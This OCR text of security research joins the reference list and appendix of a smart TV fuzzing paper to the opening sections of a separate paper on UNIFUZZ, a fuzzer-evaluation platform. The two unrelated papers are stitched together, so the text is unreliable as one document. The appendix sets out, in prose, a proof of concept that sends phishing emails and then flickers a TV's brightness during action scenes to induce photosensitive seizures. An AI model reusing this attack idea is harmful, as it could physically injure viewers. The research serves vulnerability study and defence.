[25] Drew Davidson, Benjamin Moench, Thomas Ristenpart, and Somesh Jha. on firmware: Finding vulnerabilities in embedded systems using symbolic execution. In *USENIX Security*, 2013.

[26] Miro Enev, Sidhant Gupta, Tadayoshi Kohno, and Shwetak N. Patel. Televisions, video privacy, and powerline electromagnetic interference. In *CCS*, 2011.

[27] Matthias Höschele and Andreas Zeller. Mining input grammars from dynamic taints. In *ASE*, 2016.

[28] Marcus Niemietz, Juraj Somorovsky, Christian Mainka, and Jörg Schwenk. Not so smart: On smart tv apps. In *SIoT*, 2015.

[29] Yossef Oren and Angelos D. Keromytis. From the aether to the ethernet—attacking the internet using broadcast digital television. In *USENIX Security*, 2014.

[30] Yan Shoshitaishvili, Ruoyu Wang, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. Firmalice-automatic detection of authentication bypass vulnerabilities in binary firmware. In *NDSS*, 2015.

[31] Raphael Spreitzer, Felix Kirchengast, Daniel Gruss, and Stefan Mangard. Procharvester: Fully automated analysis of procfs side-channel leaks on android. In *ASIACCS*, 2018.

[32] Takeshi Sugawara, Benjamin Cyr, Sara Rampazzi, Daniel Genkin, and Kevin Fu. Light commands: Laser-based audio injection on voice-controllable systems. In *USENIX Security*, 2019.

[33] Jinghan Wang, Yue Duan, Wei Song, Heng Yin, and Chengyu Song. Be sensitive and collaborative: Analyzing impact of coverage metrics in greybox fuzzing. In *RAID*, 2019.

[34] Zhiqiang Wang, Yuqing Zhang, and Qixu Liu. Rpfuzzer: A framework for discovering router protocols vulnerabilities based on fuzzing. *TIIS*, 7(8):1989–2009, 2013.

[35] Arnold Wilkins, Jennifer Veitch, and Brad Lehman. Led lighting flicker and potential health concerns: Ieee standard par1789 update. In *ECCE*, 2010.

[36] Zhengkai Wu, Evan Johnson, Wei Yang, Osbert Bastani, Dawn Song, Jian Peng, and Tao Xie. Reinam: Rein-

forcement learning for input-grammar inference. In *ESEC/FSE*, 2019.

[37] Wei You, Xuwei Liu, Shiqing Ma, David Mitchel Perry, Xiangyu Zhang, and Bin Liang. SLF: fuzzing without valid seed inputs. In *ICSE*, 2019.

[38] Wei You, Xueqiang Wang, Shiqing Ma, Jianjun Huang, Xiangyu Zhang, XiaoFeng Wang, and Bin Liang. Profuzzer: On-the-fly input type probing for better zero-day vulnerability discovery. In *S&P*, 2019.

[39] Nan Zhang, Soteris Demetriou, Xianghang Mi, Wenrui Diao, Kan Yuan, Peiyuan Zong, Feng Qian, XiaoFeng Wang, Kai Chen, Yuan Tian, Carl A. Gunter, Kehuan Zhang, Patrick Tague, and Yue-Hsun Lin. Understanding iot security through the data crystal ball: Where we are now and where we are going to be. *CoRR*, abs/1703.09809, 2017.

[40] Nan Zhang, Kan Yuan, Muhammad Naveed, Xiao-yong Zhou, and XiaoFeng Wang. Leave me alone: App-level protection against runtime information gathering on android. In *S&P*, 2015.

[41] Jixuan Zhou, Dan Feng, and Bo Li. A fuzzing method based on dual variation strategy for cisco ios. In *ICCC*, 2017.

APPENDIX

A Optimization Strategies

Log Normalization. We normalize messages sharing a certain template to facilitate removing duplicate entries. As log messages are generated by a print statement, similar messages with slight variations appear quite frequently. We tolerate the slight differences through normalizing numerical strings and other string formats reflecting common entities (i.e., package names, URLs, filenames, file paths, etc) to predefined values.
Efficient Similarity Measure To measure the similarity of two messages, we abstract the messages into N-gram sequences (N=2 here) and calculate the number of common N-grams. If this latter exceeds a threshold, we consider the two to be similar. Specifically, given two messages, we calculate the DICE Coefficient, a widely used lexicography for measuring lexical associations. DICE is defined as the ratio of the number of bigrams that are shared by the two messages and the total number of bigrams in both events:

$$DICE(X,Y) = \frac{2 * |bigrams(X)| \cap |bigrams(Y)|}{|bigrams(X)| + |Bigrams(Y)|}$$

where X and Y are two messages. A DICE result of 1 indicates identical messages and a 0 equals orthogonal ones. Note that we consider two messages as similar if DICE > 0.8

Table 6: Time Consumption in Different Testing Phases.

Device	Time Consumption of 10,000 Tests (seconds)			
	Generate & Execute	Analyze Log	Compare Image	Compare Audio
Min	99	87,454	54,506	49,843
Max	322	164,089	70,973	83,355
Average	157	144,137	77,903	78,647
Avg per 1 test case	**0.0233**	**15.78**	**6.9375**	**7.3409**

B Testing Efficiency

We evaluate here achieved testing efficiency. We measure the time incurred to generate and execute a test case, to analyze the log output, and to compare the content before and after executing each case. To give accurate estimates of the time incurred, we ran the fuzzer over 10,000 test cases. As shown in Table 6, the analysis is quite fast. Each test case takes on average ∼16 seconds (The image and audio comparisons are run concurrently on different cores). The log analysis incurs the largest time overhead; however, it is still acceptable.

C Physical Disturbances

Manipulating Color Aspects. We detected a non-protected API that allows manipulating color aspects (privileged on AOSP). We implemented an app that leverages this to perform the following: First, we manipulate the hue to shift the system wide color scheme towards the blue spectrum. This shifting can irritate the blue-light sensitive molecules in the retina, negatively affecting the body's circadian rhythms and the ability to sleep [11]. Second, we control the brightness to achieve other consequences. Specifically, we build an app by learning from the notorious *Pokemon Shock* incident [12] where more than 600 children suffered from convulsions, seizures and vomiting after watching a Pokemon episode featuring a 5 sec flashing red light. According to epilepsy experts [12], *television epilepsies* can be triggered when the viewer is immersed on a scene displaying flashing and colorful lights. Our POC exploits television epilepsy to perform the following: The malicious app sends phishing emails to SmartTV users, containing a link to a popular video with a lot of actions. The link is largely genuine except that it is enhanced: once the link is clicked, the app gets informed. In addition, the time periods of action scenes (e.g., fighting) are pre-determined. Therefore, when the app notices that the user starts playing the video, it starts a timer simultaneously. When those scenes are reached, it substantially flicks the display's brightness, piggybacking the rapidly changing movie contents.

UNIFUZZ: A Holistic and Pragmatic Metrics-Driven Platform for Evaluating Fuzzers

Yuwei Li[1], Shouling Ji[1,2], Yuan Chen[1], Sizhuang Liang[4], Wei-Han Lee[5], Yueyao Chen[1], Chenyang Lyu[1], Chunming Wu[1,3], Raheem Beyah[4], Peng Cheng[2,1], Kangjie Lu[6], and Ting Wang[7]

[1]Zhejiang University, [2]Zhejiang University NGICS Platform, [3]Zhejiang Lab, Hangzhou, China,
[4]Georgia Institute of Technology, [5]IBM Research, [6]University of Minnesota, [7]Pennsylvania State University
E-mails: liyuwei@zju.edu.cn, sji@zju.edu.cn, chenyuan@zju.edu.cn, liangsizhuang@gatech.edu, wei-han.lee1@ibm.com, coffee.ki.hy@gmail.com, puppet@zju.edu.cn, wuchunming@zju.edu.cn, rbeyah@ece.gatech.edu, saodiseng@zju.edu.cn, kjlu@umn.edu, inbox.ting@gmail.com.

Abstract

A flurry of fuzzing tools (fuzzers) have been proposed in the literature, aiming at detecting software vulnerabilities effectively and efficiently. To date, it is however still challenging to compare fuzzers due to the inconsistency of the benchmarks, performance metrics, and/or environments for evaluation, which buries the useful insights and thus impedes the discovery of promising fuzzing primitives. In this paper, we design and develop UNIFUZZ, an open-source and metrics-driven platform for assessing fuzzers in a comprehensive and quantitative manner. Specifically, UNIFUZZ to date has incorporated 35 usable fuzzers, a benchmark of 20 real-world programs, and six categories of performance metrics. We first systematically study the usability of existing fuzzers, find and fix a number of flaws, and integrate them into UNIFUZZ. Based on the study, we propose a collection of pragmatic performance metrics to evaluate fuzzers from six complementary perspectives. Using UNIFUZZ, we conduct in-depth evaluations of several prominent fuzzers including AFL [1], AFLFast [2], Angora [3], Honggfuzz [4], MOPT [5], QSYM [6], T-Fuzz [7] and VUzzer64 [8]. We find that none of them outperforms the others across all the target programs, and that using a single metric to assess the performance of a fuzzer may lead to unilateral conclusions, which demonstrates the significance of comprehensive metrics. Moreover, we identify and investigate previously overlooked factors that may significantly affect a fuzzer's performance, including *instrumentation methods* and *crash analysis tools*. Our empirical results show that they are critical to the evaluation of a fuzzer. We hope that our findings can shed light on reliable fuzzing evaluation, so that we can discover promising fuzzing primitives to effectively facilitate fuzzer designs in the future.

Yuwei Li and Shouling Ji are the co-first authors. Shouling Ji and Chunming Wu are the co-corresponding authors.

1 Introduction

Fuzzing is a software-testing technique that detects vulnerabilities by executing target programs with a large amount of abnormal or random test cases. In recent years, a plethora of fuzzing related works have emerged in both industry and academia. In industry, major software vendors such as Google [9] and Microsoft [10] leverage fuzzing techniques to help detect bugs in their products. On the other hand, GitHub [11] hosts more than 2,000 fuzzing related repositories. In academia, over 200 fuzzing related research papers have been published since 2010, according to DBLP [12].

Despite the rapid development of fuzzing techniques, there are several open questions that need to be addressed. (1) *How do these fuzzers perform in practice?* (2) *How to compare different fuzzers under a fair and comprehensive set of performance metrics?* (3) *Which fuzzing primitives or techniques are promising and should be promoted?* However, previous works fail to answer these questions for the following reasons. First, many existing works do not conduct appropriate and sufficient experiments to provide trustworthy results. For instance, it is common to see that insufficient repetitions in the experiments make the results random and unreliable [13]. In addition, many fuzzing works, when comparing their methods with others, directly use previously reported results without re-running the experiments [7, 14], which is unfair as their experimental environments (e.g., CPU, memory) are different. Second, the evaluations of existing fuzzers are often biased due to the lack of uniform benchmarks. The choices of target programs in different fuzzing papers vary widely. Therefore, it is possible that the proposed fuzzers have preference over the selected programs. Third, the existing metrics are not suitable nor comprehensive for evaluating fuzzers. It is inappropriate to only utilize the number of unique crashes to represent a fuzzer's capability of finding bugs, as there is often a huge discrepancy between the number of unique crashes and the number of unique bugs [13]. In addition, most existing fuzzing works do not evaluate the consumption of computing resources of the fuzzers. Therefore, there is an urgent need

to conduct comprehensive and pragmatic evaluations for the state-of-the-art fuzzers on a uniform platform.

Conducting comprehensive and pragmatic evaluations of fuzzers entails overcoming multiple important challenges. First, although many fuzzers have been open sourced, their usability in practice is often limited, as reported by recent research [7, 15], which results in reproducibility issues, impeding comparison. Thus, it is necessary to test and enhance fuzzers' usability. Second, the evaluation of fuzzers should be conducted on pragmatic benchmark programs. Existing benchmark programs are not satisfactory [13]. A reliable evaluation of fuzzers thus calls for pragmatic benchmarks. Third, the assessment must be conducted based on a comprehensive set of performance metrics. Nevertheless, existing metrics are insufficient and rough, leading to incomplete assessments. Thus, it is important to augment the performance metrics for comprehensive evaluation.

To address the above challenges, we design and implement UNIFUZZ [16], an open-source, holistic and pragmatic metrics-driven platform for evaluating fuzzers. In summary, we make the following main contributions.

1) An Open-source and Pragmatic Metrics-driven Platform. We design and implement UNIFUZZ, the first open-source platform for evaluating fuzzers in a comprehensive and quantitative manner, which to date has incorporated 35 popular fuzzers, a benchmark suite of 20 real-world programs, and six categories of performance metrics. For each of the 35 fuzzers, we test its usability and provide a Dockerfile for easy installation and deployment. In addition, we find and fix (partially) more than 15 flaws, which have been reported to their developers. For the 20 real-world benchmark programs, UNIFUZZ provides all necessary side information such as software installation and command arguments to ensure their usability. Furthermore, we implement tools in UNIFUZZ to facilitate the crash analysis process including triaging crashes into bugs, matching with the corresponding CVEs, and analyzing the severity of the bugs, etc. Specifically, we develop a *CVE keywords database* that includes the CVEs for the UNIFUZZ benchmark programs, which can significantly reduce the human efforts in CVE matching. We also propose a collection of performance metrics in six categories: *quantity of unique bugs*, *quality of bugs*, *speed of finding bugs*, *stability of finding bugs*, *coverage* and *overhead*, which can be used to assess a fuzzer's performance comprehensively.

2) Extensive Evaluations of Fuzzers. Leveraging UNIFUZZ, we conduct extensive experiments to compare eight prominent coverage-based fuzzers. The experimental results show that no fuzzer outperforms the others on all the tested benchmark programs, which are very different from the conclusions in their papers. This observation reveals that subjectivity and bias may exist in the evaluations of previous fuzzing works. Moreover, the experimental results reflect that using a single metric to evaluate fuzzers may lead to unilateral conclusions, which demonstrates the importance of using comprehensive metrics to evaluate the fuzzers.

3) New Findings and Insights for Future Fuzzing. From the evaluations, we gain important insights and findings for future fuzzing research. For example, we find previously unaccounted factors that can significantly affect the performance of fuzzers, e.g., *instrumentation methods* and *crash analysis tools*. The results demonstrate that even small changes of these factors can have a significant impact on the assessment of fuzzers. Therefore, fuzzing experiments should be conducted in a more rigorous and precise way to provide more reliable results.

2 Motivation of UNIFUZZ

To assess the performance of existing fuzzers and to enlighten the design of new ones, it is crucial to conduct in-depth comparative studies of different fuzzers. Unfortunately, there are many challenges for conducting such comprehensive evaluations on fuzzers as follows, which motivate the design of UNIFUZZ.

Usability Issues of Existing Fuzzers. Whether the existing implementation of fuzzers works in practice is often questionable. First, some fuzzers may be difficult or complicated to be used directly. For instance, Zhu et al. [15] stated that they could not appropriately run Driller [17], T-Fuzz [7] and VUzzer [8]. Second, we find that there are numerous flaws (e.g., incorrect judgment on crash, abnormal behaviors during the fuzzing process) with the implementation of many fuzzers, which may cause negative impacts on their performance. Therefore, it is necessary to test the usability of existing fuzzers and call for more community efforts to enhance fuzzers' usability in practice. We provide the detailed analysis of the flaws of several popular fuzzers on the UNIFUZZ open-source platform [16] due to space limitation.

Lack of Pragmatic Real-World Benchmark Programs. Benchmark programs are fundamental for evaluating the performance of fuzzers, which should be carefully designed such that a fuzzer can be evaluated in a fair manner. Thus, good benchmark programs should have the following characteristics. First, they should have similar features as the real-world programs, and these features include coding styles, sizes and vulnerabilities. In this way, a fuzzer's performance on these benchmark programs can be more indicative. Second, to provide comprehensive evaluations, benchmark programs should exhibit a diversity of functionalities, sizes, vulnerability types, etc. Third, from the perspective of conducting practical assessments on fuzzers' capabilities in discovering bugs, each benchmark program should contain at least one vulnerability that can be found within a reasonable amount of time, which implies two important properties of a pragmatic benchmark. (1) The program should contain at least one bug. Otherwise, it cannot effectively distinguish the capabilities of fuzzers in discovering bugs. (2) The difficulty in discovering a bug should

be reasonable[1]. Otherwise, it may cause unaffordable evaluation overhead. For instance, a one-month fuzzing experiment for a single fuzzer on a single program with 30 repetitions requires 21,600 CPU hours, let alone conducting a reliable and comprehensive evaluation with multiple benchmark programs and seed sets [13]. Fourth, the benchmark programs should be easy to use. To this end, the developers should provide rich information of a benchmark program such as installation methods, command arguments, input types. Moreover, it would be better if the developers of the benchmarks can provide methods/tools for automatically analyzing the corresponding crash samples of benchmark programs.

Existing fuzzing benchmark programs can be grouped into two categories: synthetic programs and real-world programs. Typical examples of synthetic benchmarks include LAVA-M [18] and DARPA CGC [19]. Typical examples of real-world programs are `exiv2`, `mp3gain`, etc., which are Linux open-source programs with several vulnerabilities. However, existing benchmark programs, both synthetic and real-world are not satisfactory [13].

The existing synthetic benchmarks usually are small in size, and the artificial bugs are designed and injected following some relatively simple mechanisms. Thus, the developer of a fuzzer may improve its performance by understanding the bug-injecting patterns and the mechanisms, and the evaluation results can be biased. As a result, fuzzers that have good performance on these synthetic benchmark programs may not work well on the real-world programs.

The existing real-world benchmark programs are not satisfactory as well due to the following issues. First, we still lack standard and sufficient real-world benchmark programs, and existing fuzzers are usually evaluated on self-chosen programs, which may cause evaluation bias. Second, the real-world programs are not as convenient as the synthetic programs on validating bugs due to the lack of clear indicators of bug triggering. For example, existing works usually triage crashes and filter vulnerabilities by leveraging different tools such as AddressSanitizer (ASan) [20] and GDB [21]. However, due to their own limitations and inconsistency between different tools, these different crash triage methods may cause bias as well. Moreover, many papers either state that they validate the corresponding CVEs manually [2, 22, 23] or do not mention how they validate the CVEs. Nevertheless, the manual validation process is time-consuming and tedious, which may also cause bias and mistakes. All the issues call for the development of a suite of diverse and pragmatic benchmarks as well as automatic tools to analyze crashes.

Lack of Proper and Comprehensive Performance Metrics. Most previous works usually evaluate fuzzers using the three de facto metrics: the number of unique crashes, the number of unique bugs, and the coverage. However, these metrics alone often fail to fully account for a fuzzer's performance. For instance, solely relying on the number of unique crashes [2, 8, 24] may lead to misleading conclusions, as more unique crashes do not definitely represent more unique bugs [13]. Further, in addition to the number of unique bugs, the quality of bugs is also an important metric that needs to be taken into consideration. For example, when two fuzzers find a similar number of bugs in the same time, it is inappropriate to draw the conclusion that the two fuzzers have similar performance, if the bugs found by one fuzzer are rarer or more dangerous. Finally, overhead is also an important metric. The number of bugs found by fuzzer *A* may be twice as many as those found by fuzzer *B*, but it might be improper to consider fuzzer *A* performs better when it costs hundreds of times of computing resources than fuzzer *B*. Therefore, we need to enhance the metrics, so that they complement each other and provide comprehensive and reliable evaluations for fuzzers.

[1] Note that the difficulty is relative to the state-of-the-art fuzzers. With the development of the fuzzers, the new benchmarks with higher difficulty need to be proposed.




Figure 1: Overview of UNIFUZZ.

3 Design of UNIFUZZ

To address the challenges discussed in Section 2, we design and implement UNIFUZZ, an open-source platform for evaluating fuzzers. Figure 1 presents an overview of UNIFUZZ, which mainly consists of three components: *usable fuzzers*, *pragmatic benchmarks*, and *performance metrics*.

3.1 Usable Fuzzers

UNIFUZZ to date has incorporated 35 usable fuzzers including AFL [1], AFLFast [2], AFLGo [25], AFLPIN [26], AFLSmart [27], Angora [3], CodeAlchemist [28], Driller [17], Domato [29], Dharma [30], Eclipser [31], FairFuzz [32], Fuzzilli [33], Grammarinator [34], Honggfuzz [4], Jsfuzz [35], jsfunfuzz [36], LearnAFL [37], MoonLight [38], MOPT [5], NAUTILUS [39], NEUZZ [40], NEZHA [41], Orthrus [42], Peach [43], PTfuzz [44], QSYM [6], QuickFuzz [45], radamsa [46], slowfuzz [47], Superion [48], T-Fuzz [7], VUzzer [8], VUzzer64 [8] and zzuf [49]. The types of incorpo-

rated fuzzers are diverse, including grammar-based, mutation-based, directed and coverage-based fuzzers. Table 1 presents the detailed information of the usable fuzzers incorporated in UNIFUZZ. In order to test the usability of these fuzzers, we manually build and test each of these fuzzers. During this process, we find many design and implementation flaws in these fuzzers. Up to date, we have found more than 15 serious flaws among these fuzzers and reported them to the developers. With our help, some of these flaws have been promptly fixed and released. A more detailed description of these issues is presented in the UNIFUZZ open-source platform [16]. For each fuzzer in Table 1, we also implement a Dockerfile for installing and using it conveniently in a Docker container. We choose to conduct fuzzing experiments in a Docker container for the following reasons. First, compared with conducting fuzzing on a physical machine, Docker is more convenient for resource allocation and isolation, which can provide fair fuzzing evaluations. Second, compared with virtual machines, Docker is lighter-weight and costs less computing resources. Thus, with limited resources, users are able to conduct more fuzzing experiments simultaneously when using Docker. In addition, Docker can be operated and managed more conveniently. In addition to testing the usability of these fuzzers and making them available, we conduct comprehensive evaluations on eight prominent coverage-based fuzzers, with the details presented in Section 4.

Table 1: The fuzzers incorporated in UNIFUZZ.

Fuzzer	Mutation/Generation	Directed/Coverage	Target
AFL [1]	M	C	S/B [1]
AFLFast [2]	M	C	S/B
AFLGo [25]	M	D	S
AFLPIN [26]	M	C	B
AFLSmart [27]	M	C	S/B
Angora [3]	M	C	S/B
CodeAlchemist [28]	G	n.a.	B
Driller [17]	M	C	B
Domato [29]	G	n.a.	B
Dharma [30]	G	n.a.	B
Eclipser [31]	M	C	S
FairFuzz [32]	M	C	S
Fuzzilli [33]	M	C	S
Grammarinator [34]	G	n.a.	B
Honggfuzz [4]	M	C	S
Jsfuzz [35]	M	C	S
jsfunfuzz [36]	G	n.a.	B
LearnAFL [37]	M	C	S
MoonLight [38]	n.a.	n.a.	n.a.
MOPT [5]	M	C	S/B
NAUTILUS [39]	G+M	C	S
NEUZZ [40]	M	C	S
NEZHA [41]	M	C	L [2]
Orthrus [42]	n.a.	n.a.	n.a.
Peach [43]	G	n.a.	B
PTfuzz [44]	M	C	S
QSYM [6]	M	C	B
QuickFuzz [45]	G+M	n.a.	B
radamsa [46]	M	C	B
slowfuzz [47]	M	n.a.	L
Superion [48]	G+M	C	S
T-Fuzz [7]	M	C	S
VUzzer [8]	M	C	B
VUzzer64 [8]	M	C	B
zzuf [49]	M	n.a.	B

[1] S: source code, B: binary.
[2] L: user needs to write libFuzzer code.

3.2 Pragmatic Benchmarks

According to Section 2, pragmatic benchmark programs should have the following properties: (1) *similar to the real-world programs*, including coding styles, sizes, and vulnerabilities, etc. (2) *comprehensive*, which are various in terms of functionalities, sizes, and vulnerability types, etc. (3) *practical*, which means at least one bug should be found in a reasonable amount of time. (4) *conveniently to be used*, which means the users can easily use the benchmark programs and get the evaluation results. Following the above principles, we construct a pragmatic benchmark suite that consists of 20 real-world programs for evaluating fuzzers as shown in Table 2. Specifically, UNIFUZZ provides detailed and comprehensive information of each program including the version, size, installation information, input type and command arguments, etc., to ensure the usability. For each program, UNIFUZZ provides its source code and a Dockerfile for installing and using it. Furthermore, UNIFUZZ provides effective tools to analyze the corresponding crash samples of a target program conveniently. The analyses include but are not limited to: (1) de-duplicating and triaging the crash samples into bugs; (2) matching the crash samples into the corresponding CVEs and (3) analyzing the severity of the bugs triggered by the crash samples. It is worth noting that we do not modify the benchmark programs. As a result, the raw features of the real-world programs are preserved. Instead, we focus on how to select these programs and developing tools for analyzing the experimental results conveniently. Next, we describe the details of program selection and the crash analysis methods.

Programs Selection. In order to select suitable programs, we investigate fuzzing-related papers published on top conferences in information security and software engineering fields to find the real-world programs and the corresponding versions used in their evaluations[2]. Based on the above process, we finally select 20 real-world programs as shown in Table 2. The selected programs cover six functionality types including: image, audio, video, text, binary and network packet processing software. In addition, they cover various types of vulnerabilities including: *heap buffer overflow*, *stack overflow*, *segmentation fault*, *excessive memory allocation*, *global buffer overflow*, *stack buffer overflow*, *memory leak*, *free error*, *float point exception*, *alloc-dealloc mismatch*, *memcpy parameter overlap*, *use-after-free*, etc. Therefore, these programs are able to provide a comprehensive evaluation on the performance of fuzzers.

Triaging Crashes into Unique Bugs. Generally, there are two main approaches for triaging crashes into unique bugs:

[2] If a program is selected with multiple versions, we prefer to choose the one which has more vulnerabilities.

Table 2: The real-world programs of the UNIFUZZ benchmark. @@ represents the input file.

Type	Program	Version	Arguments
Image	exiv2	0.26	@@
	gdk-pixbuf-pixdata (gdk)	gdk-pixbuf 2.31.1	@@ /dev/null
	imginfo	jasper 2.0.12	-f @@
	jhead	3.00	@@
	tiffsplit	libtiff 3.9.7	@@
Audio	lame	lame 3.99.5	@@ /dev/null
	mp3gain	1.5.2-r2	@@
	wav2swf	swftools 0.9.2	-o /dev/null @@
Video	ffmpeg	4.0.1	(-y -i @@ -c:v \ mpeg4 -c:a copy -f \ mp4 /dev/null)
	flvmeta	1.2.1	@@
	mp42aac	Bento4 1.5.1-628	@@ /dev/null
Text	cflow	1.6	@@
	infotocap	ncurses 6.1	-o /dev/null @@
	jq	1.5	. @@
	mujs	1.0.2	@@
	pdftotext	xpdf 4.00	@@ /dev/null
	sqlite3	3.8.9	(stdin)
Binary	nm	binutils 5279478	(-A -a -l -S -s \ - -special-syms \ - -synthetic \ - -with-symbol-versions \ -D @@)
	objdump	binutils 2.28	-S @@
Network	tcpdump	4.8.1 + libpcap 1.8.1	-e -vv -nr @@

one is based on analyzing the root cause of the bugs, and the other is based on analyzing the output results. One common implementation of the first approach is to patch the program for each vulnerability based on the analysis of the root cause of the vulnerability [13]. If crash file *a* and crash file *b* both trigger the bug of the target program, but neither does that on the bug-fixed one, they will be regarded as the same bug. Although this approach seems to be able to provide accurate ground truth information of the benchmark programs, the root cause analysis is hard [50, 51] and there are many challenges in implementing this approach in practice. (1) To provide all-side ground truth information of bugs in the program, it is required to access all the patched versions of the target program. (2) Each patched version should only fix one unique bug without overlap. Otherwise, it may cause huge false positives/negatives.

The second approach is usually implemented by analyzing the output information when bugs are triggered. Compared to the first approach, the second approach is more practical in implementation which can provide relatively fair evaluation results. For instance, one commonly used method is leveraging tools such as ASan [20] to produce the stack trace information when a bug of the program is triggered, then the stack hash method [52] can be used to extract N stack frames to de-duplicate the bugs. This approach may also cause false positives/negatives when choosing different values of N. Nevertheless, how to select the value of N to provide results with the lowest false positives/negatives is a difficult research problem which has not been completely solved and is out-of-scope of this paper. As a trade-off and guided by the previous work [13, 52], we select N as 3. In addition, as different tools use various methods to detect bugs, relying on a single tool may neglect certain types of bugs. Therefore, to have a more precise detection result, we prioritize the output report produced by ASan [20] and use the output reports produced by other tools such as GDB [21] as a supplement[3].

Matching CVEs. Common Vulnerabilities and Exposures (CVE) [53] provides information of existing vulnerabilities. Most existing fuzzing works evaluate their fuzzers' capability in finding bugs by leveraging CVE information [2,7,24]. Thus, it is important to figure out what and how many known/new CVEs (CVE vulnerabilities) are discovered by a fuzzer. However, matching crash samples with the corresponding CVEs is time-consuming and tedious for the following reasons. First, the description of each CVE is written in natural language without a well-defined structure. Thus, it is difficult to extract the key information (e.g., vulnerable function names) from the description directly. Second, although the references of each CVE may provide additional information such as the PoC (Proof-of-the-Concept) file that triggers a CVE and the output report generated by crash analysis tools, such information is usually incomplete or missing [54], which makes CVE matching even harder. Moreover, the references are also unstructured. Thus, human efforts are needed to figure out what content a reference link represents (e.g., the download link of a PoC file or the bug reports). Third, as different tools may be leveraged to obtain the output report, it is difficult to match with different output reports directly.

In order to reduce the human efforts in matching CVEs, we construct a *CVE keywords database* that includes the key information of the CVEs related to the UNIFUZZ benchmark programs. This database can be leveraged to match the crashes with the corresponding CVEs conveniently. Compared with the information provided on the official CVE website [53], the information in *CVE keywords database* is better structured. In *CVE keywords database*, each benchmark program has a CVE table. Each entry of the table represents the information of a CVE. The primary key of each entry is the CVE ID, and the other attributes are the pivotal information of this CVE, including vulnerability type, vulnerable functions, vulnerable files, stack trace, the tool that generates the stack trace, etc. Leveraging the *CVE keywords database*, we implement a method that can conveniently generate the initial matching results. Based on the *CVE keywords database*, the CVE matching process is as follows. (1) Compile the program with the corresponding tool (e.g., ASan) and execute the binary with the crash to obtain the output report. (2) Extract the necessary information from the output report, which includes the stack trace, vulnerability type, vulnerable functions, vulnerable file names, etc. (3) Match the extracted information with the CVE table of the program in *CVE keywords database* and report the initial matching CVEs sorted by the number

[3] We only use GDB to detect the bugs which cannot be found by ASan. Therefore, a crash sample can only be mapped with one unique bug at most.

of matched keywords. (4) Check the initial matching results manually to obtain the final matching results. Note that the official CVE website [53] has flaws and mistakes such as incomplete information [54] and overlapped CVEs [55]. On the other hand, it is possible that a 0-day vulnerability is found. Thus, in this case, it is necessary to conduct the last step to make the matching result more precise and accurate.

Discussion on the Ground Truth. In general, it is hard to obtain the complete ground truth bugs for both the synthetic and the real-world programs due to the nature of bugs. For the synthetic benchmarks, whether the other parts (except for the injected bugs) have bugs is unknown, which makes it hard to obtain the complete ground truth. Similar for a real-world program, except for the already known bugs, whether it has new bugs is unknown. Even though, we try our best to provide the information as accurate as possible for the benchmark in the following manners. First, to mitigate the incompleteness issue, we collect as many crash samples as possible to detect the possible bugs in the benchmark programs. Second, we use multiple tools to detect the bugs. In addition to the eight coverage-based fuzzers, we combine three static analysis tools (Flawfinder [56], RATS [57], Clang Static Analyzer [58]) with the directed fuzzer, AFLGo [25], to find more bugs of the UNIFUZZ benchmark. The details of the detection results are presented in the UNIFUZZ open-source platform [16], due to space limitation. Third, we analyze the bugs with multiple tools (i.e., ASan and GDB) to reduce the impact caused by the limitations of a single tool.

3.3 Performance Metrics

To address the problem of lacking comprehensive and pragmatic performance metrics, we systematically study the performance metrics of the existing fuzzing papers, summarize and propose a set of metrics, which can be classified into six categories: *quantity of unique bugs*, *quality of bugs*, *speed of finding bugs*, *stability of finding bugs*, *coverage* and *overhead*. Each category represents a property of a fuzzer's performance, and each property can be evaluated by many concrete metrics which are expandable. For example, when evaluating *quantity of unique bugs*, we can leverage many concrete mathematical metrics such as p value, $\hat{A}_{12}$ score [59]. In the following, we present concrete metrics for each category as suggestions to use in practical evaluations.

Quantity of Unique Bugs. As there exists randomness with a fuzzing process, a robust fuzzing experiment has to be repeated for multiple times to provide a more reliable result. Therefore, the quantitative metrics of unique bugs are based on statistical methods. We focus on two important questions: (1) *how many times should a fuzzing experiment be repeated?* and (2) *what statistical metrics can provide reliable results?* There are different opinions about these questions. For question (1), Klees et al. [13] suggested conducting each fuzz testing for 30 repetitions. For question (2), Klees et al. [13] stated that general statistical metrics such as *mean*, *median* and *variance* may result in misleading conclusions. Besides, they highly recommended to use statistical tests to calculate the p value to determine whether there is a statistically significant difference between the two fuzzers' performance. Specifically, they suggested using the Mann-Whitney U test as the statistical test method instead of other methods. The reason is that the Mann-Whitney U test is non-parametric which makes no assumption on the distribution of the population (as the distribution of fuzzing results, e.g., the number of unique bugs in all repetitions is still unknown), whereas some other methods are stricter. For instance, t-test assumes that the two populations must obey normal distributions and have the same variance. However, there are some different viewpoints about statistical tests. For example, Nuzzo [60] pointed out that the p value is not as reliable as many scientists assume, and Wasserstein et al. [61] suggested that we should not draw the conclusion that there is a statistically significant difference when $p < 0.05$, or there is not a statistically significant difference when $p > 0.05$.

Based on the above discussion and our experience, our suggestions for the two questions are as follows. For the statistical metrics, as no single metric is perfect, it is better to report a set of statistical metrics such as *mean*, *median*, the p value, etc. In addition to measuring whether fuzzer A performs better than fuzzer B, it is also important to measure how much fuzzer A performs better than fuzzer B. To quantify the *extent* of the difference between two fuzzers, it is recommended to use the Vargha and Delaney $\hat{A}_{12}$ score [59] to show the probability that fuzzer A performs better than fuzzer B. For the number of repetitions, which is related to the selected statistical metrics. For instance, the number of repetitions should be larger than 20 when using the Mann-Whitney U test [62]. In addition, it is necessary to conduct deeper research on these two questions in the future.

